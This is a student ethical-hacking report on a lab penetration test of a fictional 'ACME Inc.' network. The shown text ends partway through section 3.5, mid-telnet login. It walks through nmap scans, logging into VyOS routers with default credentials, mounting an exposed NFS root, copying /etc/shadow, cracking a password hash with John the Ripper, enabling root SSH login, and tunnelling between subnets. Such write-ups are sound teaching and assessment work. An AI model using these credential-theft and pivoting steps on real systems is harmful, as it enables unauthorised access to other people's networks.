



**Abertay
University**

Network Security Investigation

Evaluating the security of a client network.

Patrick Collins

CMP314: Computer Networking 2

BSc(hons) Ethical Hacking Year 3

2021/22

Abstract

This report is a security investigation into the network for ACME Inc. An investigator had been tasked to map this network and identify any security issues present. The investigator also demonstrates the security issues present in the network.

The investigator found the network to be highly insecure and was able to map and compromise major parts of the network through password cracking, ssh tunnelling and nfs mounting. The biggest security issue in the network is weak and reused passwords.

Countermeasures and improvements are mentioned in this report which are highly advised to be implemented as soon as possible as the network is currently vulnerable and insecure.

Contents

1	Introduction	1
1.1	AIMS.....	1
2	Network diagram	2
3	Network mapping process	5
3.1	Nmap scan of 192.168.0.200/27.....	5
3.2	VyOS Routers 1-3	7
3.3	NFS Mounting	8
3.4	SSH tunnelling to 172.16.221.0/24 subnet	9
3.5	Nmap scan of 172.16.221.0/24 subnet.....	12
3.6	Accessing 192.168.0.32/27 subnet	13
3.7	SSH tunnelling to 13.13.13.0/24 network.....	16
3.8	Nmap scan of 13.13.13.0/24 network	17
3.9	Accessing 192.168.0.242/30 Host.....	20
3.10	SSH tunnelling to 192.168.0.64/27 subnet	25
3.11	Nmap scan of 192.168.0.64/27 subnet.....	27
3.12	NFS mounting of 192.168.0.66 host	28
3.13	SSH tunnelling to 192.168.0.96/27 subnet	30
3.14	Nmap scan of 192.168.0.96/27	31
3.15	VyOS router 4.....	32
3.16	pfSense Firewall	32
3.17	Accessing 192.168.0.241/30 host	35
3.18	Accessing 192.168.0.232/30 subnet	36
3.19	Nmap scan of 192.168.0.232/30 subnet.....	36
3.20	Accessing 192.168.0.234/30 host	37
4	Security weaknesses & Countermeasures.....	38
4.1	VyOS routers	38
4.2	NFS	38
4.3	Weak Passwords and Password Reuse	40
4.4	pfSense Firewall	40
4.5	Scanning 172.16.221.237 web server	40
4.6	Brute Force attack on WordPress login	42

4.7	Reverse shell on the 172.16.221.237 web server	44
4.8	Root shell on the 172.16.221.237 web server	45
5	Network Design Critical Evaluation.....	49
5.1	Conclusion.....	50
References		51
Appendices.....		52
Appendix A – Subnet Calculations		52
Appendix B – Nmap Scans.....		53
Appendix C – VyOS Routers and Telnet Outputs		71
5.1.1	Router 1.....	71
5.1.2	Router 2.....	74
5.1.3	Router 3.....	77
5.1.4	Router 4.....	80
Appendix D – Enabling NAT		81
Appendix E – Dirbuster Scan of 172.16.221.237.....		81
Appendix F – Wordpress Site		85

1 INTRODUCTION

Companies may believe their network is protected from threats by having a network manager fighting these battles off. However, what if the network manager themselves is a threat to the company and the overall network security? Many possibilities can make a network manager a threat, but the most damaging is a disgruntled one. A manager leaving on bitter terms can introduce a level of threat to the company that an outside attacker can't pose. They would know the infrastructure of the network to an in-depth degree. If the network manager did not carry out their job to a high standard, as in securing the network, this could lead to threats from outside and inside the company. Moreover, this may allow the network manager to get access back into the network from which they were removed.

An example of this can be seen from a previous network administrator, Terry Childs, of Department of Telecommunications and Information Services (DTIS) of the City and County of San Francisco. Childs, on being removed from his role, locked out all other administrators from the network (Findlaw, 2021).


ACME Inc. have recently parted ways with their network manager in bitter circumstances. The network manager did not create any documentation of the network. Due to this finding, ACME Inc. are concerned with the overall security of the network and its current state. To test the overall security of the network, ACME Inc. need a network security investigator to investigate their network for potential vulnerabilities and issues.

1.1 AIMS

The main aim for this investigation is to test the security of the ACME Inc. network, and from any vulnerabilities found attempt to exploit. Another aim for this investigation is to create a detailed network diagram of ACME inc.'s network due to no documentation from the previous admin. The investigator hopes to achieve this by compromising as much of the network as possible. Finally, of any issues found, countermeasures are to be given on how to better secure the network.

2 NETWORK DIAGRAM

A network diagram below shows all the network devices that are in use on the network. Four routers are used on the network, that split up the many subnets in use. All the routers are a VyOS router. Moreover, a firewall is in use which is in place behind the fourth router. Ten IP addresses have telnet open which are reflected with the routers in the diagram. The network has two web servers, with the web server on router one hosting a WordPress website.



Subnet Table

Network Address	Subnet IP Range	CIDR	Subnet Mask	Broadcast address	Gateway
13.13.13.0	13.13.13.1->13.13.13.254	/24	255.255.255.0	13.13.13.255	192.168.0.33 / 13.13.13.12
172.16.221.0	172.16.221.1 -> 172.16.221.254	/24	255.255.255.0	172.16.221.255	172.16.221.1
192.168.0.32	192.168.0.33 -> 192.168.0.62	/27	255.255.255.224	192.168.0.63	192.168.0.33
192.168.0.64	192.168.0.65 -> 192.168.0.94	/27	255.255.255.224	192.168.0.95	192.168.0.65
192.168.0.96	192.168.0.97 -> 192.168.0.126	/27	255.255.255.224	192.168.0.127	192.168.0.97
192.168.0.128	192.168.0.129 -> 192.168.0.158	/27	255.255.255.224	192.168.0.159	192.168.0.129
192.168.0.192	192.168.0.193 -> 192.168.0.222	/27	255.255.255.224	192.168.0.223	192.168.0.193
192.168.0.224	192.168.0.225 -> 192.168.0.226	/30	255.255.255.252	192.168.0.227	192.168.0.225
192.168.0.228	192.168.0.229 -> 192.168.0.230	/30	255.255.255.252	192.168.0.231	192.168.0.229
192.168.0.232	192.168.0.233 -> 192.168.0.234	/30	255.255.255.252	192.168.0.235	192.168.0.233
192.168.0.240	192.168.0.241 -> 192.168.0.242	/30	255.255.255.252	192.168.0.243	192.168.0.241

Hosts on the network

192.168.0.34
192.168.0.66
192.168.0.130
192.168.0.210
192.168.0.200
192.168.0.242
13.13.13.12
13.13.13.13
172.16.221.237

VyOS Routers

VyOS Router IP addresses	IP addresses with telnet to VyOS routers
1.1.1.1	192.168.0.193, 192.168.0.225, 172.16.221.16
2.2.2.2	192.168.0.33, 192.168.0.226, 192.168.0.229.
3.3.3.3	192.168.0.129, 192.168.0.230, 192.168.0.233
4.4.4.4	192.168.0.97

Port table

Port	Service	Hosts
22/tcp	Ssh	192.168.0.34, .66, .130, .193, .200, .210, .225, .242. 13.13.13.12, .13 172.16.221.16.
23/tcp	telnet	192.168.0.33, .97, .129, .193, .225, .226, .229, .230, .233 172.16.221.16.
53/udp	dns	192.168.0.98, .234, .241
80/tcp	http	192.168.0.33, .97, .98, .129, .193, .225, .226, .229, .230, .233, .238, .241, .242 172.16.221.16, .237
111/tcp	rcpbind	192.168.0.34, .66, .130, .210, .242, 13.13.13.12.
123/udp	ntp	192.168.0.33, .97, .98, .129, .193, .225, .226, .229, .230, .233, .234, .241. 172.16.221.16.
161/udp	snmp	192.168.0.33, .97, .129, .193, .225, .226, .229, .230, .233, 172.16.221.16.
443/tcp	https	192.168.0.33, .97, .129, .193, .225, .226, .229, .230, .233 172.16.221.16.
631/udp	ipp	192.168.0.34, .66, .130, .210, .242, 13.13.13.12, .13.
2049/tcp	nfs	192.168.0.34, .66, .130, .210, 13.13.13.12.
2601/udp	Quagga	192.168.0.98, .234, .241
2604/udp	Quagga	192.168.0.98, .234, .241
2605/udp	Quagga	192.168.0.98, .234, .241
5353/udp	zeroconf	192.168.0.34, .66, .130, .210, .242, 13.13.13.12.
5353/udp	mdns	13.13.13.13, 172.16.221.237

3 NETWORK MAPPING PROCESS

3.1 NMAP SCAN OF 192.168.0.200/27

To begin the investigation the investigator ran an “ifconfig” command on kali host. It showed the investigator’s IP address and subnet. The kali machine’s IP address was 192.168.0.200. The subnet mask used was 255.255.255.224 which is a CIDR of 192.168.0.200/27 (see figure 1).

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.200 netmask 255.255.255.224 broadcast 192.168.0.223
    inet6 fe80::20c:29ff:feb4:e1ce prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b4:e1:ce txqueuelen 1000 (Ethernet)
    RX packets 495 bytes 223241 (218.0 KiB)
    RX errors 0 dropped 22 overruns 0 frame 0
    TX packets 2948 bytes 196226 (191.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 9 bytes 597 (597.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9 bytes 597 (597.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1: Kali IP address 192.168.0.200/27 – ifconfig command

A nmap scan of the kali host subnet was performed to find directly connected devices to the kali host in the network. Only three IP addresses returned, with one having telnet open (See figure 2).

```
root@kali:~# nmap 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-23 07:53 EST
Nmap scan report for 192.168.0.193
Host is up (0.00017s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.000020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 32 IP addresses (3 hosts up) scanned in 27.12 seconds
```

Figure 2: Nmap scan of kali host and subnet mask.

However, the investigator needed more information on these devices found and other devices connected on the entire 192.168.0.0/24 network. So, a more in-depth service version scan was executed with “-sV” to uncover this information (see figure 3). From the findings multiple IP addresses had the device listed as a router. For the full nmap scan of this network see Appendix B.

```
root@kali:~# nmap -sS -sV -p- 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-23 01:30 EST
Nmap scan report for 192.168.0.33
Host is up (0.00076s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0024s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
38259/tcp open  nlockmgr     1-4 (RPC #100021)
45285/tcp open  mountd       1-3 (RPC #100005)
45960/tcp open  mountd       1-3 (RPC #100005)
46213/tcp open  mountd       1-3 (RPC #100005)
59867/tcp open  status       1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.129
Host is up (0.0026s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0018s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
47590/tcp open  mountd       1-3 (RPC #100005)
53118/tcp open  nlockmgr     1-4 (RPC #100021)
55316/tcp open  mountd       1-3 (RPC #100005)
57288/tcp open  status       1 (RPC #100024)
59430/tcp open  mountd       1-3 (RPC #100005)
```

Figure 3: Nmap scan of entire 192.168.0.0/24 network.

To find any interesting ports open, a UDP scan was also performed on this network, see figure 4 on the next page. The full results of this scan can be found in Appendix B.

```

root@kali:~# nmap -sU 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-24 16:10 EST
Warning: 192.168.0.226 giving up on port because retransmission cap hit (10).
Stats: 0:08:49 elapsed; 215 hosts completed (10 up), 10 undergoing UDP Scan
UDP Scan Timing: About 32.01% done; ETC: 16:37 (0:17:35 remaining)
Stats: 0:11:12 elapsed; 215 hosts completed (10 up), 10 undergoing UDP Scan
UDP Scan Timing: About 40.80% done; ETC: 16:37 (0:15:29 remaining)
Stats: 0:39:22 elapsed; 215 hosts completed (10 up), 10 undergoing UDP Scan
UDP Scan Timing: About 90.80% done; ETC: 16:53 (0:03:56 remaining)
Stats: 0:47:29 elapsed; 215 hosts completed (10 up), 10 undergoing UDP Scan
UDP Scan Timing: About 98.76% done; ETC: 16:58 (0:00:35 remaining)
Nmap scan report for 192.168.0.33
Host is up (0.0011s latency).
Not shown: 948 closed ports, 50 open|filtered ports
PORT      STATE SERVICE
123/udp   open  ntp
161/udp   open  snmp

Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
111/udp   open  rpcbind
631/udp   open|filtered ipp
1013/udp  open|filtered unknown
2049/udp  open  nfs
5353/udp  open  zeroconf

Nmap scan report for 192.168.0.129
Host is up (0.0014s latency).
Not shown: 913 closed ports, 85 open|filtered ports
PORT      STATE SERVICE
123/udp   open  ntp
161/udp   open  snmp

```

Figure 4: Nmap scan of the entire 192.168.0.0 subnet.

3.2 VYOS ROUTERS 1-3

From the nmap scans the investigator discovered multiple IP addresses with telnet ports open. The investigator used telnet to access these hosts found so far. All the hosts with telnet open were then found to be connecting to VyOS routers. The investigator researched default username and password details for VyOS routers in hopes the previous admin did not change them. The default credentials were found by a support post from VyOS (Andamasov, 2021). The default credentials being “vyos” for both the username and password. After the investigator entered these credentials access to each router was granted. The previous admin left the default credentials on the routers. Three routers were accessible from the kali host alone, and the process is shown in Appendix C, figures 1 to 7.

The investigator had an initial mapping of the network with the interfaces found and began creating a subnet table as seen previously and the network diagram for routers. From here the investigator understood the next steps to undertake in mapping the network further.

3.3 NFS MOUNTING

The nmap scan of 192.168.0.0/24 showed ports 111 and 2049 open on three machines: 192.168.0.34 192.168.0.130 and 192.168.0.210. A “showmount” command on each of these hosts were executed to find if the previous admin configured NFS incorrectly (see figure 5 below).

```
File Actions Edit View Help
root@kali: ~

root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~#
```

Figure 5: Showmount showing mounting directories.

From the returned mounting locations, the investigator noticed that 192.168.0.210 had a root directory set with “/”. The two other machines, if mounted, would only give access to the xadmin directory which means they are properly configured. A NFS mount was created to access 192.168.0.210. (figure 6).

```
root@kali: ~/Astley

root@kali:~# mkdir Astley
root@kali:~# cd Astley/
root@kali:~/Astley# cd
root@kali:~# mount -t nfs 192.168.0.210:/ ./Astley/
root@kali:~# cd Astley/
root@kali:~/Astley# ls
bin boot cdrom dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz
root@kali:~/Astley#
```

Figure 6: Creating directory and mounting .210 on this directory.

The investigator now had access to the entire filesystem of the .210 host. The account xadmin had a password hash in the shadow file (see figure 8). To access the machine with ssh, the passwd and shadow files were copied over to the kali machine to be crack this password with password cracking tool “John the Ripper” (see figure 9).

```
xadmin:x:1000:1000:Abertay,,,:/home/xadmin:/bin/bash
```

Figure 7: passwd file contents of xadmin .210 host.

```
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ70DgBpXSbhv2SinqsU.xMV7tURtQCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
```

Figure 8: shadow file with password hash of xadmin account .210 host.

```
root@kali:~/Astley# cp etc/passwd /root/Desktop/ | cp etc/shadow /root/Desktop/
```

Figure 9: Copying the passwd and shadow files of .210.

The files were unshadowed to process them for John to crack (see figure 10). Then, the unshadowed file was loaded into john which cracked the password revealing it to be “plums” (see figure 11).

```
root@kali:~/Desktop# unshadow passwd shadow > xAdmin_210_unshadowed.txt
```

Figure 10: Unshadowing the files from .210.

```
root@kali:~/Desktop# john xAdmin_210_unshadowed.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums (xadmin)
1g 0:00:02:08 DONE 3/3 (2021-12-26 12:02) 0.007777g/s 3515p/s 3515c/s 3515C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 11: John the ripper cracking the password of xadmin.

At this stage the investigator knew the username and password of an account on the .210 host and used ssh to log into the host which can be seen in figure 12.

```
root@kali:~/Desktop# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
xadmin@xadmin-virtual-machine:~$ whoami
xadmin
xadmin@xadmin-virtual-machine:~$
```

Figure 12: Investigator logged into 192.168.0.210 host.

3.4 SSH TUNNELLING TO 172.16.221.0/24 SUBNET

From the interfaces found on router one, the 192.168.0.210 host would then be able to ping the 172.16.221.16/24 IP address. The investigator attempted this and the .210 host could successfully ping this address (See figure 13). For this part of the investigation the investigator used .210 to elevate privileges whilst showing tunneling is possible through this host.

```
xadmin@xadmin-virtual-machine:~$ ping 172.16.221.16
PING 172.16.221.16 (172.16.221.16) 56(84) bytes of data:
64 bytes from 172.16.221.16: icmp_seq=1 ttl=64 time=0.629 ms
64 bytes from 172.16.221.16: icmp_seq=2 ttl=64 time=0.378 ms
64 bytes from 172.16.221.16: icmp_seq=3 ttl=64 time=0.465 ms
^C
--- 172.16.221.16 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.378/0.490/0.629/0.107 ms
xadmin@xadmin-virtual-machine:~$
```

Figure 13: Pinging 172 subnet from the .210 host.

The investigator set up a ssh tunnel to access this subnet through the .210 host. First, root access was needed. “sudo -l” was executed to find the permissions of the xadmin user. The xadmin user had full access to sudo and a command “sudo su” elevated the privileges to root user.

```
xadmin@xadmin-virtual-machine:~$ sudo -l
[sudo] password for xadmin:
Matching Defaults entries for xadmin on xadmin-virtual-machine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xadmin may run the following commands on xadmin-virtual-machine:
    (ALL : ALL) ALL
xadmin@xadmin-virtual-machine:~$
```

Figure 14: Sudo -l command to find permissions.

```
xadmin@xadmin-virtual-machine:~$ sudo su
root@xadmin-virtual-machine:/home/xadmin# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@xadmin-virtual-machine:/home/xadmin# cd
root@xadmin-virtual-machine:~# ls
root@xadmin-virtual-machine:~#
```

Figure 15: Root access achieved on .210 host.

As the investigator had root access the password was simply changed the root password to “apple”, to match other root accounts found later in the investigation (see figure 16).

```
root@xadmin-virtual-machine:~# sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:~# pico /etc/ssh/sshd_config
```

Figure 16: Changing root password.

Further, the investigator had to change the settings of the sshd_config file to allow root login as it was blocked and enable tunnelling (See figure 17 & 18).

```
# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes
```

Figure 17: Configuration of sshd_config

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 18: Investigator changing config to enable tunnelling and root login.

As the necessary steps had been made, a tunnel was set up with tun0 interface (see figure 19). NAT also needed to be enabled to allow forwarding to the kali host.

```

root@kali:~# ssh -w0:0 root@192.168.0.210
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Dec 31 09:27:13 2021 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.210/27 brd 192.168.0.223 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:404/64 scope link
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE

```

Figure 19: .210 host setting up ssh tunnelling.

The investigator set up the tunnelling connection on the kali host which can be seen in figure 20 below. The route table shows the tunnelling was successfully set up.

```

root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:400/64 scope link
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data:
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=0.657 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=0.665 ms
^C
--- 1.1.1.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.657/0.661/0.665/0.004 ms
root@kali:~# route add -net 172.16.221.0/24 tun0
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193  0.0.0.0         UG    0      0      0 eth0
1.1.1.0         0.0.0.0        255.255.255.252 U    0      0      0 tun0
172.16.221.0    0.0.0.0        255.255.255.0   U    0      0      0 tun0
192.168.0.192   0.0.0.0        255.255.255.224 U    0      0      0 eth0

```

Figure 20: Kali host setting up ssh tunnelling.

3.5 NMAP SCAN OF 172.16.221.0/24 SUBNET

A nmap TCP service scan of this network showed only two IP addresses existed. The service information showed address 172.16.221.16 was a router as expected and another address 172.16.221.237 being an Apache web server (See figure 21).

```
root@kali:~# nmap -sS -sV -p- 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-31 04:39 EST
Nmap scan report for 172.16.221.16
Host is up (0.0027s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0030s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http     Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 88.49 seconds
```

Figure 21: Nmap scan of the 172.16.221.0/24 subnet.


The investigator used telnet to access the router to confirm it is router one, and as seen by figure 22 below it had the IP address of 1.1.1.1 matching router one.

```
root@kali:~# telnet 172.16.221.16
Trying 172.16.221.16 ...
Connected to 172.16.221.16.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Dec 29 11:23:36 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
